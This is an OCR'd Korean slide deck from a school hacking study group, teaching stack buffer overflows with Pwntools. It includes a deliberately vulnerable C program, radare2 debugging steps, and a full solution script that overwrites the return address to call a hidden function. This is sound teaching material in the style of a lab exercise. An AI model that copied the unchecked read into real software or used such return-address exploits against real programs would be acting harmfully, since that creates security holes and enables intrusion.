버퍼 오버플로와 Pwntools

movptr06
해킹 보안 스터디 공부 방
리눅스 익스플로잇 개발 과정 1차시

발표자 소개

이름: 안수현

닉네임: movptr

학교: 한세사이버보안고등학교

소속: SSR, NWWTHW


오류가 있으면 언제든 말씀해 주세요!

발표 순서

1. 버퍼 오버플로 취약점
2. Pwntools 소개 및 설치
3. Pwntools 기초 사용법
4. 버퍼 오버플로 공격 실습
5. 실습 힌트 1
6. 실습 힌트 2
7. 실습 정답

버퍼 오버플로 취약점

- 저장할 데이터가 지정된 저장 공간보다 커서 해당 메모리 공간을 벗어나는 취약점을 의미합니다.
- 스택에서 해당 취약점이 발생할 경우 대표적인 공격 방법으로는 RET 값을 조작하는 방식이 있습니다.




* x86_64 아키텍처에서 포인터에는 8 byte 를 할당하지만, 6 byte 만 사용됩니다.

Pwntools 소개 및 설치

- 익스플로잇 개발을 쉽게 해주는 라이브러리
- 칼리 리눅스에서는 sudo pip install pwntools 명령어로 쉽게 설치할 수 있다.

Pwntools 기초 사용법



* 32 비트 패킹은 p32(), 64 비트 패킹은 p64(), 32 비트 언패킹은 u32(), 64 비트 언패킹은 u64() 함수를 활용합니다.

버퍼 오버플로 공격 실습

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int hack(void) {
        puts("nwwthw{You_are_not_super_N00B}");
        exit(0);
}

int main(void) {
        char buf[64];
        read(0, buf, 1024);
        return 0;
}
~
~
~
~
~
~
~
~
"vuln.c" 15L, 198B                                    1,1           All
```

- 깃허브에 올려둔 실습용 프로그램을 공격하여 hack 함수를 실행시켜 봅시다.
- 모르겠더라도 일단 다양한 방법으로 시도해 보세요. 곧 힌트를 드리겠습니다.

실습 힌트 1

```
#!/usr/bin/python3
from pwn import *

p = process("vuln")
input()

p.close()
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"hint1.py" 7L,
```

```
┌──(vagrant㉿kali)-[/vagrant/study/Study01]
└─$ ./hint1.py
[!] Could not find executable 'vuln' in $PATH, using './vuln' instead
[+] Starting local process './vuln': pid 79192
```

```
┌──(vagrant㉿kali)-[~]
└─$ r2 -d 79192
[0x7f2d3cefa55e]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x7f2d3cefa55e]> afl
0x00400490    1 43           entry0
0x004004d0    4 42   -> 37   sym.deregister_tm_clones
0x00400500    4 58   -> 55   sym.register_tm_clones
0x00400540    3 34   -> 29   sym.__do_global_dtors_aux
0x00400570    1 7            entry.init0
0x00400630    1 2            sym.__libc_csu_fini
0x00400634    1 9            sym._fini
0x004005c0    4 101          sym.__libc_csu_init
0x004004c0    1 2            sym._dl_relocate_static_pie
0x00400591    1 37           main
0x00400470    1 6            sym.imp.read
0x00400577    1 26           sym.hack
0x00400460    1 6            sym.imp.puts
0x00400480    1 6            sym.imp.exit
0x00400438    3 23           sym._init
[0x7f2d3cefa55e]>
```

- pwntools 에서 실행한 프로그램을 디버깅하는 방법입니다.
- Input() 로 잠시 실행을 멈추고 pid 값을 확인해서 r2 -d <pid> 명령어로 radare2 를 실행합니다.
- 이 방법은 대부분의 디버거에서 작동합니다. 일부 디버거는 더욱 편리한 방법도 지원됩니다.

실습 힌트 2

```
#!/usr/bin/python3
from pwn import *

p = process("vuln")

buf = b""
buf += b'A' * ???
buf += p64(0x00400577)

p.send(buf)
print(p.recv())

p.close()
~
~
~
~
~
~
~
~
~
~
~
"hint2.py" 13L, 150B                                  1,1           All
```


buf 변수와 SFP 값을 A로 덮어쓰려면 A가 얼마나 필요할까요?

hack 함수의 주소

실습 정답

```python
#!/usr/bin/python3
from pwn import *

p = process("vuln")

buf = b""
buf += b'A' * 72
buf += p64(0x00400577)

p.send(buf)
print(p.recv())

p.close()
```

b‘A’ * 72 + p64(0x00400577)



RET 값이 hack 함수의 주소로 변환되어서 반환 이후 hack 함수가 실행됩니다.

감사합니다